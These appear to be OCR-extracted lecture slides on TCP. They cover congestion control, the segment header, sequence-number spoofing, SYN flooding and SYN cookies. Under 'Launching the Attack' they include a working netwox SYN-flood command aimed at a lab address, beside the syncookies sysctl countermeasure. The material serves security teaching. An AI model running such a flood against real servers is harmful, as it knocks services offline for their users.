
- Congestion: sources send too much data for network to handle
  - different from flow control

- Congestion results in lost packets and delays

- **Congestion control:** The sender limits its send rate when congestion happens

Congestion Control: Main Idea

- **Approach:** probe for usable bandwidth in network
  - **increase** transmission rate until loss occurs then **decrease**
  - Additive increase, multiplicative decrease (AIMD)
- Mechanism achieved using a Congestion Window (CWND) on **sender** side
  - Successful transmission = increase CWND, failed transmission = decrease CWND



TCP Segment Structure

Transmission Control Protocol (TCP)						
Offsets	Octet	0		1	2	3
Octet	Bit	0–3	4–7	8–15	16–23	24–31
0	0	Source Port			Destination Port	
4	32	Sequence Number				
8	64	Acknowledgment Number				
12	96	Data Offset	Reserved	Flags	Window Size	
16	128	Checksum			Urgent Pointer	
20+	160+	Options				

RDT


Flow Control

URG RST
ACK SYN
PSH FIN

Max. TCP payload is called Maximum Segment Size (MSS)

Spoofing a TCP connection


- Initial sequence number should be randomized
- Otherwise, a predictable sequence number can lead to connection hijacking:



SYN Flooding

Recall: TCP Connection Establishment


- Any TCP connection starts with a three-way handshake.



- Transmission Control Block (TCB) is stored at the server.
- The server stores the TCB in a queue that is only for the half-open connections

TCP SYN Flooding

- A denial-of-service attack
- The TCP server stores all the half-open connections in a queue
  - Before the three-way handshake is done
  - Recall: the queue has a limited capacity
  - What happens when the queue is full?
- The attacker attempts to fill up the TCP queue quickly
  - No more space for new TCP connections
- The server will reject new SYN packets, even if its memory can handle more connections



TCP SYN Flooding

Attacker Goal: Keep the TCB queue full as long as they can!

Events to Dequeue from TCB:

1. Client finishes the three-way handshake process
2. If a record stays inside for too long
3. The server receives a RST packet for a half-open connection

- The attacker needs to perform two steps:
  - Send a lot of SYN packets to the server (i.e., flooding)
  - Do not finish the third step of the three-way handshake protocol


TCP SYN Flooding

- How does the attacker set the source IP address?
  - Attacker needs to use random source IP addresses (i.e., spoofing)
  - Why?
- SYN-ACK packets may be:
  - Dropped in transit
  - Received by a real machine

- In both cases, TCB record is removed!

→ That’s why an attacker needs to keep flooding the server

Launching the Attack



To display active TCP conn.

```
$ sudo netstat -tna
```

Launching the Attack


- Flooding the server with SYN:
- Option 1: using tools.

```
$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
```

- Option 2: generating SYN pkts from code

Launching the Attack

- Does adding more CPU/memory help?



Countermeasure

- Do not use **any** memory before the final ACK packet

- But how does the server know the ACK packet is legitimate?

- If the server cannot know, the attacker can perform an **ACK flood**
  - Send many ACK packets to establish many connections

- Key problem:

When the server receives “ACK X+1”, it needs to be able to say “I sent out SYN-ACK X some time ago”, without using any memory

Countermeasure

- Calculation: using hash H, initial sequence number (in SYN-ACK) is

  time || H(secret || src ip+port || dst ip+port)

- After receiving ACK, calculate the above again to see if it matches
  - This also means that if too much time has passed, it will fail
- An attacker cannot generate this ACK for an arbitrary src ip/port without knowing the secret
- This is called a SYN Cookie

```
$ sudo sysctl -w net.ipv4.tcp_syncookies=1
```


TCP Reset

